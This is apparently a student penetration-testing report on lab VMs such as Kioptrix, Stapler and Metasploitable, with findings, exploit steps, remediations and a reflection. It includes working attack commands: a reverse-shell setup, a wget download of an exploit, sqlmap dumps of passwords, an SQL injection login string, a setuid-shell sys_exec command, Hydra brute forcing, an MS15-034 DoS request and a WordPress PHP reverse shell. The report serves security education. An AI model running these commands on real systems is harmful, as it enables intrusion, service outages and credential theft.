Production	SERVER.PROD.202	SQL Injection	80	H	H	H	L	Jonathon Taaffe
Production	SERVER.PROD.203	Brute Force Attack	80	H	H	M	M	Jonathon Taaffe
Production	SERVER.PROD.204	SQL Injection	80	H	H	H	L	Jonathon Taaffe
Production	SERVER.PROD.205	Privilege Escalation	139	H	H	H	L	Jonathon Taaffe

Detailed Findings and Conclusions

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PROD.201	Linux Kernel 2.4.7	SMB	SMB 2.2.0 Buffer Overflow	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Exploitation of Samba SMB service v2.2 on port 139 with Metasploit to login to get root access

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Use nmap to run a port and service enumeration of host
2. Use nbtscan (NetBIOS Scanner) to identify any vulnerabilities
3. Use enum4linux to enumerate the SMB Service
4. Using Metasploit module auxiliary/scanner/smb/smb_version to find SAMBA Service Version

Exploit Identification

5. Search for exploit of samba 2.2.1a

<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open>

Exploit Attack

6. Use Metasploit module exploit/linux/samba/trans2open
7. Set payload to shell_reverse_tcp and execute exploit

Exploit Result

Remote shell created running as root

Remediation: Upgrade to latest stable version of Samba from: the following link:

<https://www.samba.org/samba/download/>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PROD.202	Linux Kernel 2.6.9	SMB	Local Privilege Escalation	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection.

Details: The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Use nmap for port and service enumeration of host
2. Browse to default web page
3. Create NC listener on port 4444

Exploit Attack

4. wget 192.168.56.110/9545.c to download the exploit 9545.c
5. Run exploit to gain root privileges

Exploit Result: Remote shell with root access

Remediation: Upgrade to a later kernel version than 2.6.12

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PROD.203	Linux Kernel 2.4.7	Apache	Brute Force Attack	H	H	M	M

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8

Details: Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Port and service enumeration
2. Add sever entry is hosts file
3. Browse to default web page
4. Inspect index.php file
5. Use dirbuster to find out what directories the website has
6. Found out /gallery//gallery.php and open in browser

Exploit Identification

7. Use sqlmap to query the web site

Query tables:

```
sqlmap -u 'kioptix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables
```

Query account:

```
sqlmap -u 'kioptix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables dev_account
```

Dump passwords:

```
sqlmap -u 'kioptix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account --column password --dump
```

Exploit Attack

8. Connect to remote host through ssh

User: loneferret

Password: starwars

9. Export TERM=xterm and open /etc/sudoers. Add /bin/bash to gain access to root

10. Sudo /bin/bash to be root.

Exploit Result: Remote shell with root access

Remediation: Ensure web site is configured as per OWASP recommendations

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PROD.204	Linux	MySQL	SQL Injection	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections

Details: Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Use nmap for ports and service enumeration :~# nmap -sS -sV -p- -O -A -v [IP]
2. Use nmap SMB NSE User Enumeration script: nmap -sC --script=smb-enum-users [IP]
3. Use smbclient to login anonymously but no public share
4. Scan the server with Scanned with Nikto
5. Use Enum4linux to see users
6. **SQL Injection:** Used the following username and password
Username-john password=1' or '1='1
Got password of John
Tried user Robert with same password and got password

Exploit Identification

7. **Remote Access:** SSH is accessible, log in as robert to the target and start further enumeration
8. Use command echo os.system('/bin/bash') to bypass lshell and run ps command to see what processes are running
9. Run the ps command to check if mysql is running

Exploit Attack

10. **SQL Exploitation:** Login in mysql as root
11. **Privilege Escalation:** Use sql command use mysql and show tables
12. **Root:** Use command the following command to elevate privileges
select sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell');

Exploit Result: Local shell with root access

Remediation: Ensure web site is configured as per OWASP recommendations

<https://www.owasp.org/>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PROD.205	Ubuntu 16.04	SMB	Privilege Escalation	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS.

Details: In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Get IP address of Stapler with netdiscover: netdiscover -r 192.168.56.0/24
2. Nikto -h http://192.168.56.119:12380
3. Browse http://192.168.56.119:12380/blogblog/
4. Hydra -e nsr -l elly 192.168.56.119 ftp
5. Connect to ftp 192.168.56.119

```
username: elly
password: ylle
get passwd
cat passwd
```

6. SSH connection: Hydra -e nsr -l SHayslett 192.168.56.119 ssh

Exploit Identification

7. Server information: Ubuntu 16.04

Exploit Attack

8. Download zip into kali Linux and Unzip: <https://www.exploit-db.com/exploits/39772>
9. Copy exploit.tar into SHayslett@192.168.56.119:/temp
10. Root access
11. Use WPScan in order to scan usernames from a login form
12. Several WordPress user accounts identified.
13. Smb client on port 139. Password: root
14. Searchsploit samba
15. Exploit identified: linux/samba/is_known_pipename

Exploit Result: Root access

Remediation:

- Remediation Upgrade Linux Kernel to later than 4.4.5: <https://www.wikihow.com/Update-Ubuntu-Kernel>
- Upgrade Samba version to later than 4.6.5: https://wiki.samba.org/index.php/Updating_Samba

DMZ

Vulnerabilities Summary

Environment	System ID *	Vulnerability	Port	Impact	Risk	Likelihood	Fix Effort	Penetration Tester
DMZ	SERVER.DMZ.301	HTTP.sys Stack Overflow	80	H	H	H	L	Jonathon Taaffe
DMZ	SERVER.DMZ.302	HTTP.sys Stack Overflow	80	H	H	H	L	Jonathon Taaffe
DMZ	SERVER.DMZ.303	Brute Force	80	H	M	H	M	Jonathon Taaffe
DMZ	SERVER.DMZ.304	WordPress PHP Injection	80	H	H	H	M	Jonathon Taaffe
DMZ	SERVER.DMZ.305	Privilege escalation	n/a	H	H	H	M	Jonathon Taaffe

* Assigned System Identifier

Detailed Findings and Conclusions

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.DMZ.301	Windows Server 2012	IIS v7	HTTP.sys Stack Overflow	H	H	H	L
SERVER.DMZ.302	Windows Server 2012R2	IIS v8	HTTP.sys Stack Overflow	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Both Windows Servers Internet Information Services (IIS) instances are vulnerable to HTTP.sys Stack Overflow. This allows an attacker to direct a Denial-of-Service (DoS) attack to both servers.

Details: A Stack Overflow in HTTP.sys is caused when all memory available to the service is consumed, which causes the service to stop processing service requests.

Impact: A Stack Overflow will initially cause IIS to become unresponsive, unable to process to any web page requests preventing any web content from being displayed.

Temporary Control Mechanism: On identifying a Stack Overflow, Windows Server 2012 will automatically reboot to temporarily resolve the Stack Overflow issue. Once the server has rebooted and IIS has reinitialised, web page requests will be served again by the server.

Vulnerability Identification

1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

Exploit Identification

3. Used Metasploit Framework (Penetration Tool) to determine if server was susceptible to the HTTP.sys Stack Overflow vulnerability.

Exploit Attack

4. Used the following wget web content interaction tool command to send a 4-byte sized packet to the web server as follows:

```
wget --header="Range: bytes=4- 18446744073709551615" http://[IP]/[default].htm
```

Exploit Result

5. Windows server stopped responding and automatically rebooted.

Remediation: Microsoft released patch MS15-034 to resolve this HTTP.sys Stack Overflow issue.

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034>

Guidance: The criticality of the web content stored on these servers must be defined to determine the remediation approach:

- If web content is mission critical: migrate web content to a fully patched/up-to-date web server.
- If web content is business critical: migrate web content to a fully patched/up-to-date web server.
- If web content is business important: apply Microsoft patch MS15-034 to the servers.

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.DMZ.303	Debian Kernel 3.2	Password Security	Brute Force Attack	H	M	H	M

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Attackers attempt to guess, or will brute force identify system user names and passwords.

Details: Brute force means repeatedly sending combinations of user names and/or password queries to a system to attempt to identify the user name and password configured on the system.

Impact: If a valid user name and password is identified the attacker will have full access to the system. The attacker can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Used nmap scanning tool to identify open ports and the associated services on the server.
2. Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

Exploit Identification

3. Used nikto (Web Server Scanning Tool) to determine web services configuration on the server.
4. Used dirb (Web Content Scanner) to identify web content configuration on the server.

Exploit Attack

5. Used hydra (Brute Force password Tool) to identify the credentials of the local server.
6. Used medusa (Brute Force password Tool) to identify the credentials of the local SSH service.
7. Manipulated the procwatch (Process Monitor) service to elevate to root privileges.

Exploit Result

8. Obtained root (Administrator) access to the server.

Remediation:

1. Ensure non-default user accounts are configured for each server and service.
2. Ensure web configurations are in line with OWASP recommendations

Guidance:

1. Complete a full analysis of all server local accounts and passwords
2. Ensure all default local accounts for systems and services have complex passwords configured
3. Disable all unused accounts
4. Apply account lockout mechanisms to prevent brute force attacks.

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.DMZ.304	Ubuntu 14.04	WordPress 3.3.1	PHP Injection	H	H	H	M

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: WordPress versions 3.3.1 and below are susceptible to PHP injection allowing an attacker to create a remote shell to the WordPress hosting server and login as root.

Details: PHP (server-side hypertext language) code can be injected or added to a WordPress site to allow an attacker to create a remote shell or connection to the server hosting the WordPress site. The attacker can then elevate their access to root privileges.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

- Used nmap scanning tool to identify open ports and the associated services on the server.
- Used OpenVAS (Vulnerability Assessment System) to identify vulnerabilities on the server.

Exploit Identification

- Used nikto (Web Server Scanning Tool) to determine web services configuration on the server.
- Used wpscan (WordPress Vulnerability Scanner) to identify user names configured for WordPress.
- Used wpscan to execute a brute force password attack against identified user

Exploit Attack

- Logged into the WordPress site with the identified WordPress user name and password.
- Injected/added the PHP Reverse Shell Code (attached below in txt format) into the WordPress 404 Page Template



wordpress_php_reverse_shell_code.txt

- Created a nc (NetCat Network Utility) listener to listen for any connections on port 4567 which was the port configured in the PHP injected code.
- Navigated to an invalid WordPress page on the server to load the 404 template
Loading the 404 template executed the injected PHP code which sent a connect request to port 4567 on the attacking server. This created a remote shell to the WordPress server.

Exploit Result

- Through the remote shell identified nmap version 3.81 was installed on the WordPress server
- Ran a nmap interactive shell which escalated my privileges to root.

Remediation:

- Update to current stable version of WordPress from <https://wordpress.org/download/>
- Update to current stable version of nmap from <https://nmap.org/download.html>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.DMZ.305	Ubuntu 14.04	OverlayFS	Root privilege escalation	H	H	H	M

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

PenTester: Jonathon Taaffe

Vulnerability: Linux Kernel 3.19.0-21.21 OverlayFS (used to overlay file and directory contents of one directory onto another) contains an incorrect upper filesystem permission check which can enable local user root privilege escalation.

Details: OverlayFS file system incorrectly checks file permissions when creating new upper filesystem directory files. An unprivileged process in kernel can exploit this allowing OverlayFS mounting in an unprivileged mount namespace.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

- Used nmap scanning tool to identify open ports and the associated services on the server.
- Used hydra (Brute Force password Tool) to identify the credentials of the local server.

Exploit Identification

- Created an SSH (Secure Shell) to the server with the user name and password identified by hydra
- Executed uname -u (System Information Enumeration) to identify the Linux Kernel build version
- Used searchsploit (Exploit-DB CLI) to identify vulnerabilities with the linux Kernel build
- Searchsploit result: exploits/linux/local/37292.c (<https://www.exploit-db.com/exploits/37292>)

Exploit Attack

- Copied exploits/linux/local/37292.c to the remote host through the SSH session
- Compiled and executed exploit 37292.c on the remote host

Exploit Result

- Elevated privileges to root on remote host

Remediation:

Upgrade to a Linux Kernel newer than the current kernel version 3.13. Go to the following for details on how to update linux kernel <https://www.wikihow.com/Update-Ubuntu-Kernel>

Guidance:

- If the content on this server is mission critical: migrate the contents to a fully patched/up-to-date server.
- If the content on this server is business critical: migrate the contents to a fully patched/up-to-date server.
- If the content on this server is business important: upgrade to a Linux Kernel newer than the current kernel version 3.13 - <https://www.wikihow.com/Update-Ubuntu-Kernel>

Tools

The following tools were used to scan, attack and exploit the chosen targets as follows:

Attack Platform: Kali Linux 19.01

Vulnerability Scanners – Manual

nmap was a go to first tool of choice to initially identify what we were targeting

Zenmap was also used during our testing

Vulnerability Scanners – Automated

OpenVAS

Tenable Nessus

Used both to provide additional visibility of targets. In time it was found that OpenVAS data was far more accurate than Nessus, so dropped Nessus from our Production and DMZ simulations.

Vulnerability Data Search

Online: Exploit-DB.com, CVE.Mitre.org, Google.com

Searchsploit: really powerful Exploit-DB CLI which is really useful if you have no internet connection.

Attack Framework

Metasploit: All day, every day!

Network Services Enumeration

enum4linux ‘Crazy amount of data’ enumeration

nbtscan NetBIOS Scanner

netcat (nc) network utility: a really quiet, unassuming tool but super powerful

Brute Forcing Passwords

Hydra

Medusa

Application Scanning

At various point through our PT program we utilised all of the 4 scanners which again gives so much information...

dirb web directory scanner

nikto web server scanner

wpscan WordPress scanner

sqlmap SQL Injection scanner

Reflection & Contribution

Name	Jonathon Taaffe
------	-----------------

Penetration Testing (PT) Program Management

On reviewing the CA requirements, it was apparent to me that aligning the PT program to an industry framework would provide guidance on the key phases and steps required to complete a successful PT program and would also give exposure to an industry framework.

After initial research I focused on the CREST-Approved.org Penetration Testing Framework as I found that this framework was directly applicable for our assessment requirements. After a full review of the CREST Approved PT guide I documented the phases and steps applicable which can be found on pages 4, 5 and 6 of this document.

Once the framework was identified, I researched Testing Methodologies including

- OSSTMM3 <http://www.isecom.org/mirror/OSSTMM.3.pdf>
- NIST SP800-115[3]: <https://csrc.nist.gov/publications/detail/sp/800-115/final>
- OWASP: <https://www.owasp.org/>
- ISSAF: <https://sourceforge.net/projects/isstf/>
- PTES: <http://www.pentest-standard.org>

This gave insight into not only how to manage a PT program but crucially the type of information that should be gathered during the program.

Penetration Testing (PT) Information Gathering

From the Testing Methodologies research, crucial components of a PT program would be information gathering and report generation. Researched the available PT information gathering tools and tested the following:

- VulnReport from SalesForce: <https://github.com/salesforce/vulnreport>
- Kvasir from Cisco Systems: <https://github.com/KvasirSecurity/Kvasir>
- Serpico from SerpicoProject: <https://www.serpicoproject.com/support/>

VulnReport and Kvasir were very difficult to configure so I focused Serpico. The web UI was quite intuitive, and the platform allowed for collaboration. BUT! Windows Defender identified 3 malware trojans embedded in the code which required a fresh reinstall of Windows.

This identified an apparent gap in the market for a functioning PT information gathering, collaboration and report generation solution. Reverted to a manual information gathering process to capture all required data while Pentesting. This proved invaluable when creating this report.

Penetration Testing Schedule

On successfully exploiting the first 3 VM's in week 1, I began researching other options to expand the PT environment.

Networking

To safely spin up VM's and to simulate a real-world network environment with internet connectivity, I configured pfSense firewall which allowed network segmentation between the internet (WAN), local host laptop and internal virtual network. It not only provided a firewall, but also Gateway, DNS and DHCP services to the internal virtual network on which VM's could land.

I developed a PT program schedule based on the network configurations available through pfSense and on VVM type which provided clear direction as follows:

Lvl	vNetwork	Environment	Attacking VM(s)	Target VM(s)
L01	Internal Network	Pre-Production	Kali 19.01	101 - Metasploitable2 (Ubuntu8.04)
L02	Internal Network	Pre-Production	Kali 19.01	101 - Metasploitable2 (Ubuntu8.04) 102 - Metasploitable3 (Ubuntu14.04) 103 - Metasploitable3 (W2K8R2)
L03	pfSense Firewall Bridged Network Internal Network	Pre-Production	Kali 19.01 Ubuntu 18.04 Tenable Nessus 4.8.0 Greenbone OpenVAS 4.2	101 - Metasploitable2 (Ubuntu8.04) 102 - Metasploitable3 (Ubuntu14.04) 103 - Metasploitable3 (W2K8R2)
L04	pfSense Firewall Bridged Network Internal Network	Production	Kali 19.01 Ubuntu 18.04 Greenbone OpenVAS 4.2	201 - Kroptrix01 (Level 1 #1) 202 - Kroptrix02 (Level 1.1 #2) 203 - Kroptrix03 (Level 1.2 #3) 204 - Kroptrix04 (Level 1.3 #4) 205 - Stapler1 (Level 2014 #5)
L05	pfSense Firewall Bridged Network Internal Network	DMZ	Kali 19.01 Ubuntu 18.04 Greenbone OpenVAS 4.2	301 - W2K12 302 - W2K12R2 303 - NullByte 304 - Mr. Robot 305 - Tr0ll1

I applied a stepped approach, adding complexity as I progressed as follows:

Level	Description
L01	Simplest VM/Network config that allows for quickest PenTest VM environment spin-up
L02	Add Metasploitable3 (Ubuntu 8.04 and Windows Server 2008 R2) VM's to Level01 environment
L03	Add pfSense Firewall (Firewall, Gateway, DNS, DHCP), Tenable Nessus and Greenbone OpenVAS vulnerability scanners to Level02 environment to simulate production network environment
L04	Download VM's from Vulnhub Add to Level03 environment
L05	Download Windows ISO's and install Features and Roles Download VVM's from Vulnhub Add VVM's to Level04 environment

Offensive Security Certified Professional (OSCP) Certification

In NSPT Lab 1, Vulnhub.com was reference as a PenTesting Lab-as-a-Service. Reviewing Vulnhub it was clear that it would provide the next PT challenges. I noted many PenTesters had used Kroptrix VM's to prepare for Offensive Security Certified Professional (OSCP) and Offensive Security Certified Expert (OSCE) certification. By choosing these VM's they were not only going to further develop my PT knowledge and skills, it would assist with OSCP and OSCE certification.

Vulnerability Scanners

NSPT Lecture 4 introduced Automated Vulnerability Scanning. During this PT program, I configured OpenVAS and Tenable Nessus to better understand both solutions. Initially I was alarmed at the wealth of information gathered from any system I pointed at. As I became more familiar with both solutions, I began to notice apparent discrepancies between the reported data. Manually checking the system in focus, I compared the manual against the automated data and found OpenVAS to be ~90% accurate compared to Nessus at ~65% accuracy. Yes, the OpenVAS

GUI needs enhancing but its quality of data gathered was superior to Nessus. I used both solutions in our PreProduction simulation but dropped Nessus for the Production and DMZ simulations.

Reporting

Development of this Penetration Testing report was a lengthy process trying to include all relevant information, so it accurately reflected the work done.

How has this CA helped you improve your pentesting knowledge and skills?

As this was my first PenTesting activity, I have immeasurable developed my Penetration Testing knowledge. I am now very aware and alert to the incredibly weak underlying systems, ports, services, operating systems and applications and their vulnerabilities. Not only have I successfully completed direct attacks/exploits, I managed to extract data from systems that I ‘thought’ would not have been possible. My next PT goal is to pivot! I am also now acutely aware of the blind trust we, as IT professionals, place on ‘presumed’ security specifications and configurations regarding operating systems, services and applications.

References

1	Mitre.org	(2019)	Common Vulnerabilities and Exposures (CVE) Online Database	https://cve.mitre.org/	[Accessed 8th April 2019].
2	Offensive Security	(2019)	Exploit Database Online	https://www.exploit-db.com/	[Accessed 8th April 2019].
3	Taaffe, Jonathon	(2019)	Table 1. Penetration Test Summary Results		[Created 8th April 2019].
4	Taaffe, Jonathon	(2019)	Table 2. Penetration test Schedule		[Created 5th March 2019].
5	CREST Approved.org	(2019)	A guide for running an effective Penetration Testing programme	https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf	[Accessed 8th April 2019].
6	CREST Approved.org	(2019)	A guide for running an effective Penetration Testing Programme	https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf	[Accessed 8th April 2019].
7	Taaffe, Jonathon	(2019)	Table 3. Scope Statements		[Created 5th March 2019].
8	Rapid7.com	(2019)	Metasploitable	https://information.rapid7.com/download-metasploitable-2017.html	[Accessed 5th March 2019].
9	Kioptrix	(2019)	Kioptrix VM's	https://www.vulnhub.com/series/kioptrix,8/	[Accessed 25th March 2019].
10	Vulnhub.com	(2019)	Vulnhub.com	https://www.vulnhub.com/	[Accessed 25th March 2019].
11	Taaffe, Jonathon	(2019)	Table 4. Penetration Test Research and Planning		[Created 8th April 2019].
12	Taaffe, Jonathon	(2019)	Table 5. Network Environment Details		[Created 5th March 2019].
13	Kali.org	(2019)	Kali Linux KDE 64 Bit 19.01a	https://www.kali.org/downloads	[Accessed 5th March 2019].
14	Greenbone.net	(2019)	Greenbone Security Manager GSM Community Edition GCE 4.2.24	https://www.greenbone.net/en/community-edition/	[Accessed 5th March 2019].
15	Tenable.com	(2019)	Tenable Nessus Virtual Appliance 4.8.0	https://www.tenable.com/downloads/tenable-appliance	[Accessed 5th March 2019].
16	Taaffe, Jonathon	(2019)	Table 5. In-Scope Server Identification		[Created 5th March 2019].
17	Oracle.com	(2019)	VirtualBox 6.0.4	https://www.virtualbox.org/wiki/Downloads	[Accessed 5th March 2019].
18	Kali.org	(2019)	Kali Linux KDE 64 Bit 19.01a	https://www.kali.org/downloads	[Accessed 5th March 2019].
19	Rapid7.com	(2019)	Metasploitable2 Linux 8.04	https://information.rapid7.com/download-metasploitable-2017.html	[Accessed 5th March 2019].
20	Rapid7.com	(2019)	Metasploitable3 Linux 14.04	https://github.com/rapid7/metasploitable3	[Accessed 5th March 2019].
21	Netgate.com	(2019)	pfSense Open-Source Firewall	https://www.pfsense.org/download/	[Accessed 5th March 2019].
22	Taaffe, Jonathon	(2019)	Diagram 1. Phase 1 Network Diagram		[Created 18th March 2019].
23	Kioptrix	(2019)	Kioptrix VM's	https://www.vulnhub.com/series/kioptrix,8/	[Accessed 25th March 2019].
24	Vulnhub.com	(2019)	Vulnhub	https://www.vulnhub.com/	[Accessed 25th March 2019].
25	Offensive Security	(2019)	OSCP Offensive Security Certified Professional	https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/	[Accessed 25th March 2019].
26	Offensive Security	(2019)	OSCP Offensive Security Certified Expert	https://www.offensive-security.com/information-security-certifications/osce-offensive-security-certified-expert/	[Accessed 25th March 2019].
27	Greenbone.net	(2019)	Greenbone Security Manager GSM Community Edition GCE 4.2.24	https://www.greenbone.net/en/community-edition/	[Accessed 5th March 2019].
28	Tenable.com	(2019)	Tenable Nessus Virtual Appliance 4.8.0	https://www.tenable.com/downloads/tenable-appliance	[Accessed 5th March 2019].
29	Taaffe, Jonathon	(2019)	Diagram 2. Phase 2 Network Diagram		[Created 25th March 2019].
30	Microsoft.com	(2019)	Microsoft Windows Server 2012	https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012	[Accessed 1st April].
31	Microsoft.com	(2019)	Microsoft Windows Server 2012 R2	https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2	[Accessed 1st April].
32	Vulnhub.com	(2019)	Mr. Robot	https://www.vulnhub.com/entry/mr-robot-1,151/	[Accessed 1st April].
33	Vulnhub.com	(2019)	NullByte	https://www.vulnhub.com/entry/nullbyte-1,126/	[Accessed 1st April].
34	Vulnhub.com	(2019)	Tr0ll1	https://www.vulnhub.com/entry/tr0ll-1,100/	[Accessed 1st April].
35	Taaffe, Jonathon	(2019)	Diagram 3. Phase 3 Network Diagram		[Created 1st April].
36	Mitre.org	(2019)	Common Vulnerabilities and Exposures (CVE) Online Database	https://cve.mitre.org/	[Accessed 8th April 2019].
37	Offensive Security	(2019)	Exploit Database Online	https://www.exploit-db.com/	[Accessed 8th April 2019].

Appendix

Environment: PreProduction

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
UnrealIRCD	6667	Backdoor	High	High	High	Low
Description		UnrealIRCD 3.2.8.1 Backdoor Command Execution Service can be exploited to gain root access A malicious backdoor was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12 th , 2010.				
Scanning		Port and service enumeration :~# nmap -sN -sV -O [IP] Vulnerability scan :~# nmap -sN -sV -O -script vuln [IP] Vulnerability detection :~# msf > search name: ircd				
Exploit		1. Port and service enumeration of host <pre>root@kali:~# nmap -sN -sV -O 192.168.56.111 Starting Nmap 7.00 (https://nmap.org) at 2019-03-17 19:55 GMT Nmap scan report for 192.168.56.111 Host is up (0.00069s latency). Not shown: 977 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smptd 53/tcp open domain ISC BIND 9.4.2 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 512/tcp open exec netkit-rsh rexecd 513/tcp open login netkit rshd 514/tcp open shell Netkit rshd 1099/tcp open rmiregistry GNU Classpath grmiregistry 1524/tcp open bindshell Metasploitable root shell 2049/tcp open nfs 2-4 (RPC #100003) 2121/tcp open ftp ProFTPD 1.3.1 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 5900/tcp open vnc VNC (protocol 3.3) 6000/tcp open X11 (access denied) 6667/tcp open irc UnrealIRCD 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 08:00:27:D0:41:DD (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6 OS details: Linux 2.6.9 - 2.6.33</pre> 2. Vulnerability scan of host				

```

6667/tcp open irc      UnrealIRCd
| irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open http     Apache Tomcat/Coyote JSP engine 1.1
| http-CSRF:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.111
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.56.111:8180/admin/
|   Form id: username
|   Form action: j_security_check;jsessionid=83EDC95536623FA18D220F93F25EDD89
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-server-header: Apache-Coyote/1.1

```

3. Vulnerability search

```

msf5 > search name: ircd

Matching Modules
=====
Name          Description          Disclosure Date  Rank      Check
Exploit       exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12  excellent  No
UnrealIRCD 3.2.8.1 Backdoor Command Execution

```

4. Exploit details

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT           6667        yes        The target port (TCP)

  Exploit target:
    Id  Name
    --  ---
    0   Automatic Target

```

5. Exploit execution

```


